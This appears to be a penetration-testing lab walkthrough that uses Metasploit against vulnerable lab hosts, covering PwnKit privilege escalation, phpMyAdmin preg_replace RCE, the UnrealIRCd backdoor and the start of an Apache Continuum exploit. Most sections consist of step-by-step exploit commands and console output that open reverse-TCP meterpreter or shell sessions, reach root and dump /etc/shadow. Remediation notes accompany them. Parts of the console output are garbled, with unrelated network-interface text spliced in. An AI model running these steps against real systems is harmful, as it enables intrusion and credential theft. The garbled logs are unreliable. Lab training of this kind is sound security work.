- set SESSION 2

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > search post suggester
Matching Modules
=====
#   Name
k   Description
-   --
0   post/multi/recon/local_exploit_suggester .           normal  No
Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/rails_actionpack_inline_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name          Current Setting  Required  Description
SESSION        yes            yes       The session to run this module on
SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
```

- run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.6 - Collecting local exploits for x86/linux ...
[*] 192.168.237.6 - 196 exploit checks are being tried ...
[+] 192.168.237.6 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.237.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.237.6 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.237.6 - Valid modules for session 4:

#   Name
tially Vulnerable?  Check Result
-   --
1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec      Yes
   The target is vulnerable.
2   exploit/linux/local/netfilter_priv_esc_ipv4                Yes
   The target appears to be vulnerable.
3   exploit/linux/local/overlayfs_priv_esc                     Yes
   The target appears to be vulnerable.
4   exploit/linux/local/pkexec                               Yes
   The service is running, but could not be validated.
5   exploit/linux/local/su_login                            Yes
   The target appears to be vulnerable.
```

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec
- set SESSION 2
- run
- meterpreter opened again and your Privilege is root now

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options
```

Module options (exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec):

Name	Current Setting	Required	Description
PKEXEC_PATH		no	The path to pkexec binary
SESSION		yes	The session to run this module on
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.237.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	x86_64

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
```

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.nqpushmufp
[+] The target is vulnerable.
[*] Writing '/tmp/.gknlgdszg/xvcrgqf/xvcrgqf.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.gknlgdszg
[*] Sending stage (3045380 bytes) to 192.168.237.6
[+] Deleted /tmp/.gknlgdszg/xvcrgqf/xvcrgqf.so
[+] Deleted /tmp/.gknlgdszg/.mzrcxdigs
[+] Deleted /tmp/.gknlgdszg
[*] Meterpreter session 3 opened (192.168.237.4:4444 → 192.168.237.6:49403)
at 2024-10-18 16:19:16 +0300

meterpreter > sysinfo
Computer      : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
```

## 6- phpMyAdmin 3.5.8

- Description:** phpMyAdmin 3.5.x before 3.5.8 and 4.x before 4.0.0-rc3 allows remote authenticated users to execute arbitrary code via a /e\x00 sequence, which is not properly handled before making a preg\_replace function call within the "Replace table prefix" feature.
- Base score:** 6.0
- Severity:** MEDIUM
- CVE Reference:** CVE-2013-3239
- Remediation :** Update phpMyAdmin  
**Restrict File Uploads and Use Strong Authentication**  
**Web Application Firewall (WAF) to detect and block malicious payloads**  
**Server Hardening: Ensure that the web server hosting phpMyAdmin is hardened**
- Impact:** in phpMyAdmin 3.5.8 allows remote code execution (RCE) via file uploads. This can result in server compromise, database theft, privilege escalation, and denial of service (DoS). Attackers could take full control of the system.  
Critical security risk due to the ease of exploitation and severe damage potential.
- Exploitation Process:**

### Using Metasploit

#### 1. Searching for phpMyAdmin

```
msf6 > search phpmyadmin
Matching Modules
=====
#  Name
0  exploit/unix/webapp/phpmyadmin_config
1  auxiliary/scanner/http/phpmyadmin_login
2  post/linux/gather/phpmyadmin_credentialsteal
3  auxiliary/admin/http/telpho10_credential_dump
4  exploit/multi/http/zpanel_information_disclosure_rce
5  exploit/multi/http/zpanel_information_disclosure_rce
6    \_ target: Generic (PHP Payload)
7  exploit/multi/http/phpmyadmin_3522_backdoor
8  exploit/multi/http/phpmyadmin_lfi_rce
9    \_ target: Automatic
10   \_ target: Windows
11   \_ target: Linux
12  exploit/multi/http/phpmyadmin_null_termination_exec
13  exploit/multi/http/phpmyadmin_preg_replace

Disclosure Date Rank Check Description
----- ---------
2009-03-24 excellent No  PhpMyAdmin Config File Code Injection
normal No  PhpMyAdmin Login Scanner
normal No  PhpMyAdmin credentials stealer
2016-09-02 normal No  Telpho10 Backup Credentials Dumper
2014-01-30 excellent No  Zpanel Remote Unauthenticated RCE
normal . .
normal No  phpMyAdmin 3.5.2.2 server_sync.php Backdoor
good Yes  phpMyAdmin Authenticated Remote Code Execution
normal Yes  phpMyAdmin Authenticated Remote Code Execution
normal Yes  phpMyAdmin Authenticated Remote Code Execution via preg_replace()

Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/http/phpmyadmin_preg_replace
msf6 >
```

#### 2. Show the options of the Module

#### 3. Use exploit/multi/http/phpMyAdmin\_preg\_replace

#### 4. Change the Module options to match the target machine

- set RHOSTS 192.168.1.9
- set password sploitme

```
msf6 > use 13
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp [255]
msf6 exploit(multi/http/phpmyadmin_preg_replace) > options
Module options (exploit/multi/http/phpmyadmin_preg_replace):
Name  Current Setting Required  Description
-----  -----
PASSWORD          no      Password to authenticate with
Proxies           no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS            yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             80     The target port (TCP)
SSL               false   Negotiate SSL/TLS for outgoing connections
TARGETURI         /phpmyadmin/  Base phpMyAdmin directory path
USERNAME          root    Username to authenticate with
VHOST             2000   HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting Required  Description
-----  -----
LHOST            192.168.1.74  yes     The listen address (an interface may be specified)
LPORT            4444   yes     The listen port

Exploit target:
Id  Name
--  --
0  Automatic
```

## 5. Run the exploit

## 6. After the session opened change to meterpreter

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set rhosts 192.168.1.9
rhosts => 192.168.1.9
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit
[*] Started reverse TCP handler on 192.168.1.74:4444
[*] phpMyAdmin version: 3.5.8 overruns 0 carrier 0 collisions 0
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...[RUNNING] mtu 65536
[+] Retrieved token: 1 netmask 255.0.0.0
[*] Authenticating ...[fixflen 128 scopeid 0x10<host>
[+] Authentication successful (Local (loopback))
[*] Sending stage (39927 bytes) to 192.168.1.9
[*] Meterpreter session 1 opened (192.168.1.74:4444 → 192.168.1.9:48166) at 2024-10-18 18:44:18 +0300
[*] 1K packets 2044 bytes 440315 (429.9 Kib)
meterpreter > sysinfo
Computer : metasploitable3-ub1404
OS : Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
```

## 7. Privilege escalation

- search post suggester
- use 0
- options
- set SESSION 5

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search post suggester
Matching Modules
=====
#  Name
-  --
0  post/multi/recon/local_exploit_suggester .           normal  No   Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name      Current Setting  Required  Description
SESSION    yes            The session to run this module on
SHOWDESCRIPTION  false        yes        Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION => 5
```

- run
- we found an exploit can escalate the privilege

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[+] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 5:
=====

#  Name          Potentially Vulnerable?  Check Result
-  --
1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  Yes       The target is vulnerable.
2  exploit/linux/local/netfilter_priv_esc_ipv4          Yes       The target appears to be vulnerable.
3  exploit/linux/local/overlayfs_priv_esc              Yes       The target appears to be vulnerable.
4  exploit/linux/local/pkexec                          Yes       The service is running, but could not be validated.
5  exploit/linux/local/su_login                        Yes       The target appears to be vulnerable.
6  exploit/linux/local/abrt_raceabrt_priv_esc         No        The target is not exploitable.
7  exploit/linux/local/abrt_sosreport_priv_esc        No        The target is not exploitable.
8  exploit/linux/local/af_packet_chocobo_root_priv_esc  No        The target is not exploitable. Linux kernel 3.13.0-24-g
9  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No        The target is not exploitable.
```

- use exploit/linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec
- set SESSION 5

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):
Name      Current Setting  Required  Description
---      _____          _____
PKEXEC_PATH          no        The path to pkexec binary
SESSION             yes       The session to run this module on
WRITABLE_DIR        /tmp      A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      _____          _____
LHOST    192.168.1.71     yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   x86_64
```

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 5
SESSION => 5
```

- run
- meterpreter opened again and your Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 192.168.1.74:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.cytajyura 0.0
[+] The target is vulnerable. 0.0 scopeid 0x10chosts
[*] Writing '/tmp/.elawndutui/szapnigvcxgt/szapnigvcxgt.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.elawndutui0479a951B/
[*] Sending stage (3045380 bytes) to 192.168.1.9
[+] Deleted /tmp/.elawndutui/szapnigvcxgt/szapnigvcxgt.so
[+] Deleted /tmp/.elawndutui/.bcqkznflpmh  carrier 0 collisions 0
[+] Deleted /tmp/.elawndutui
[*] Meterpreter session 2 opened (192.168.1.74:4444 → 192.168.1.9:48196) at 2024-10-18 19:12:58 +0300
[*] Data transfer: 3132944 bytes transferred in 10.00 seconds (313294.4 B/s)

meterpreter >
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : 192.168.1.9
OS : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter >
```

# 7-UnrealIRCd

UnrealIRCd is an open-source Internet Relay Chat (IRC) server software that enables users to create and manage their own IRC networks.

## Information:

- **Description:** UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3\_DLOG\_SYSTEM macro, which allows remote attackers to execute arbitrary commands.
- **Base Score:** 7.5
- **Severity:** High
- **Impact:** allows remote code execution (RCE) on the server
- **CVE Reference:** CVE-2010-2075
- **Remediation:** Upgrade to the latest version released by the vendor. Refer to unrealsecadvisory 20100612 for patch, upgrade or suggested workaround information. Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.\

**output: 7b741e94e867c0a7370553fd01506c66 Unreal3.2.8.1.tar.gz**

<https://security.gentoo.org/glsa/201006-21>

<https://exchange.xforce.ibmcloud.com/vulnerabilities/59414>

## • **Exploitation Process:**

### 1. search for unreal in Metasploit

### 2. use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

The screenshot shows the Metasploit Framework interface. The terminal window displays the command 'msf6 > search unreal' followed by a table titled 'Matching Modules'. The table lists three modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
1	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Win32)
2	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor Command Execution

Below the table, the text 'Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal\_ircd\_3281\_backdoor' is displayed. The command 'msf6 > use 2' is then entered.

### 3. show options

The screenshot shows the Metasploit Framework interface with the module 'exploit/unix/irc/unreal\_ircd\_3281\_backdoor' selected. The terminal window displays the command 'msf6 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > show options'. The output shows the module options table and the exploit target table.

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	6667	yes	The target port (TCP)

**Exploit target:**

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

msf6 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) >

#### 4. Change RHOSTS and RPORT with the victim IP

- RHOSTS :192.168.1.31
- RPORT :6697

```
View the full module info with the info, or info -d command.  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.31  
RHOSTS => 192.168.1.31  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > se  
search services sessions set setg  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697  
RPORT => 6697  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

#### 5. Set Payload payload/cmd/unix/reverse

```
"PORT" -> 0099  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads  
Compatible Payloads  


| #  | Name                                       | Disclosure Date | Rank | Check | Description                                         |
|----|--------------------------------------------|-----------------|------|-------|-----------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | normal          | No   |       | Add user with useradd                               |
| 1  | payload/cmd/unix/bind_perl                 | normal          | No   |       | Unix Command Shell, Bind TCP (via Perl)             |
| 2  | payload/cmd/unix/bind_perl_ipv6            | normal          | No   |       | Unix Command Shell, Bind TCP (via perl) IPv6        |
| 3  | payload/cmd/unix/bind_ruby                 | normal          | No   |       | Unix Command Shell, Bind TCP (via Ruby)             |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | normal          | No   |       | Unix Command Shell, Bind TCP (via Ruby) IPv6        |
| 5  | payload/cmd/unix/generic                   | normal          | No   |       | Unix Command, Generic Command Execution             |
| 6  | payload/cmd/unix/reverse                   | normal          | No   |       | Unix Command Shell, Double Reverse TCP (telnet)     |
| 7  | payload/cmd/unix/reverse_bash_telnet_ssl   | normal          | No   |       | Unix Command Shell, Reverse TCP SSL (telnet)        |
| 8  | payload/cmd/unix/reverse_perl              | normal          | No   |       | Unix Command Shell, Reverse TCP (via Perl)          |
| 9  | payload/cmd/unix/reverse_perl_ssl          | normal          | No   |       | Unix Command Shell, Reverse TCP SSL (via Perl)      |
| 10 | payload/cmd/unix/reverse_ruby              | normal          | No   |       | Unix Command Shell, Reverse TCP (via Ruby)          |
| 11 | payload/cmd/unix/reverse_ruby_ssl          | normal          | No   |       | Unix Command Shell, Reverse TCP SSL (via Ruby)      |
| 12 | payload/cmd/unix/reverse_ssl_double_telnet | normal          | No   |       | Unix Command Shell, Double Reverse TCP SSL (telnet) |

  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse
```

#### 6. When we set payload LHOST will appear

LHOST is IP of my machine :192.168.1.51

```
kali@kali: ~ kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  


|         |              |                                                                                                            |
|---------|--------------|------------------------------------------------------------------------------------------------------------|
| CHOST   | no           | The local client address                                                                                   |
| CPORT   | no           | The local client port                                                                                      |
| Proxies | no           | A proxy chain of format type:host:port[,type:host:port][...]                                               |
| RHOSTS  | 192.168.1.31 | yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 6697         | yes The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/reverse):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | yes             |          | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


|    |                  |
|----|------------------|
| Id | Name             |
| -- |                  |
| 0  | Automatic Target |

  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.51  
LHOST => 192.168.1.51  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

#### 7. To exploit a vulnerability

- Type run

```
File Actions Edit View Help
kali@kali:~ kali@kali:~ 

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.51
LHOST => 192.168.1.51
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.51:4444
[*] 192.168.1.31:6697 - Connected to 192.168.1.31:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.31:6697 - Sending backdoor command...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo KL0Uasf93obU2QQj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "KL0Uasf93obU2QQj\r\n"
[*] B: input ...
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.1.51:4444 → 192.168.1.31:57791) at 2024-10-14 13:59:35 -0400
```

## 10. The Sessions will create

```
File Actions Edit View Help
root@kali:/home/kali x root@kali:/home/kali x

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit -z

[*] Started reverse TCP double handler on 192.168.1.51:4444
[*] 192.168.1.49:6667 - Connected to 192.168.1.49:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.49:6667 - Sending backdoor command...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo mT0cX0Fs7794Jgq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "mT0cX0Fs7794Jgq\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.1.51:4444 → 192.168.1.49:53403) at 2024-09-23 17:02:11 -0400
[*] Session 2 created in the background.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -l

Active sessions
=====
Id  Name  Type          Information  Connection
--  --   --
2   shell cmd/unix      192.168.1.51:4444 → 192.168.1.49:53403 (192.168.1.49)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 2
```

## 11.To use this session

```
File Actions Edit View Help
root@kali:/home/kali x root@kali:/home/kali x

Active sessions
=====
Id  Name  Type          Information  Connection
--  --   --
2   shell cmd/unix      192.168.1.51:4444 → 192.168.1.49:53403 (192.168.1.49)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 2
[*] Starting interaction with 2...

whoami
root


hostname
metasploitable
echo "Musaab"
Musaab

date
Mon Sep 23 17:04:48 EDT 2024

^C
Abort session 2? [y/N] y

[*] 192.168.1.49 - Command shell session 2 closed. Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions
```

## 12. Now we can use metereporter



A screenshot of a terminal window titled 'kali@kali: ~'. The window shows the Metasploit Framework (msf6) interface. The user has run the command 'sessions -l' which lists active sessions. There is one session listed:

Id	Name	Type	Information	Connection
2		shell cmd/unix		192.168.1.51:4444 → 192.168.1.31:57797 (192.168.1.31)

The user then runs 'sessions -u 2' to upgrade session 2. The output shows the process of upgrading the session, starting a exploit/multi/handler, and sending a stage payload. The progress bar indicates 100.00% completion.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

## 8- Apache Continuum

Apache Continuum is a continuous integration (CI) server used for building and testing software projects automatically. It was developed as part of the Apache Software Foundation and aims to streamline the build process by integrating automated builds, testing, and deployment within a software development lifecycle.


### Information:

- **Description:** Eclipse Jetty is vulnerable to HTTP request smuggling, caused by a flaw in the HTTP/1.x Parser. By sending a specially-crafted request, an attacker could exploit this vulnerability to poison the web cache, bypass web application firewall protection, and conduct XSS attacks.
- **Base Score:** 7.5
- **Severity:** [High](#)
- **Impact:** can lead to cache poisoning, bypassing security controls, and potential session hijacking.
- **CVE Reference:** CVE-2017-7656
- **Remediation:** - Upgrade to the latest version of Eclipse Jetty (9.2.25.v20180606, 9.3.24.v20180605, 9.4.11.v20180605 or later), available from the Eclipse Web site.
  - Monitor and restrict HTTP/0.9 requests.

[https://bugs.eclipse.org/bugs/show\\_bug.cgi?id=535667](https://bugs.eclipse.org/bugs/show_bug.cgi?id=535667)

- **Exploitation Process:**

### 1. Open Metasploit and search for apache



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.49/2.4.50 Traversal RCE
1	exploit/windows/http/apache_activemq_traversal_upload	2015-08-19	excellent	Yes	Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
2	exploit/multi/misc/apache_activemq_rce_cve_2023_46604	2023-10-27	excellent	Yes	Apache ActiveMQ Unauthenticated Remote Code Execution
3	exploit/linux/http/apache_airflow_dag_rce	2020-07-14	excellent	Yes	Apache Airflow 1.10.10 - Example DAG Remote Code Execution
4	exploit/linux/http/apache_continuum_cmd_exec	2016-04-06	excellent	Yes	Apache Continuum Arbitrary Command Execution
5	exploit/linux/http/apache_couchdb_cmd_exec	2016-04-06	excellent	Yes	Apache CouchDB Arbitrary Command Execution
6	exploit/multi/http/apache_couchdb_erlang_rce	2022-01-21	excellent	Yes	Apache Couchdb Erlang RCE
7	exploit/linux/http/apache_druid_js_rce	2021-01-21	excellent	Yes	Apache Druid 0.20.0 Remote Command Execution
8	exploit/multi/http/apache_druid_cve_2023_25194	2023-02-07	excellent	Yes	Apache Druid JNDI Injection RCE
9	exploit/multi/http/apache_flink_jar_upload_exec	2019-11-13	excellent	Yes	Apache Flink JAR Upload Java Code Execution
10	exploit/linux/smtp/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation
	on Arbitrary File Write				
11	exploit/multi/http/apache_jetspeed_file_upload	2016-03-06	manual	No	Apache Jetspeed Arbitrary File Upload
12	exploit/windows/http/apache_mod_rewrite_ldap_overflow	2006-07-28	great	Yes	Apache Module mod_rewrite LDAP Protocol Buffer Overflow
13	exploit/multi/http/apache_nifi_processor_rce	2020-10-03	excellent	Yes	Apache NiFi API Remote Code Execution
14	exploit/linux/http/apache_nifi_h2_rce	2023-06-12	excellent	Yes	Apache NiFi H2 Connection String Remote Code Execution

-use exploit/linux/http/apache\_continuum\_cmd\_exec

### 3. Type show options

```
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/apache_continuum_cmd_exec) > show options

Module options (exploit/linux/http/apache_continuum_cmd_exec):

Name      Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          8080       yes        The target port (TCP)
SSL             false      no        Negotiate SSL/TLS for outgoing connections
SSLCert        no         Path to a custom SSL certificate (default is randomly generated)
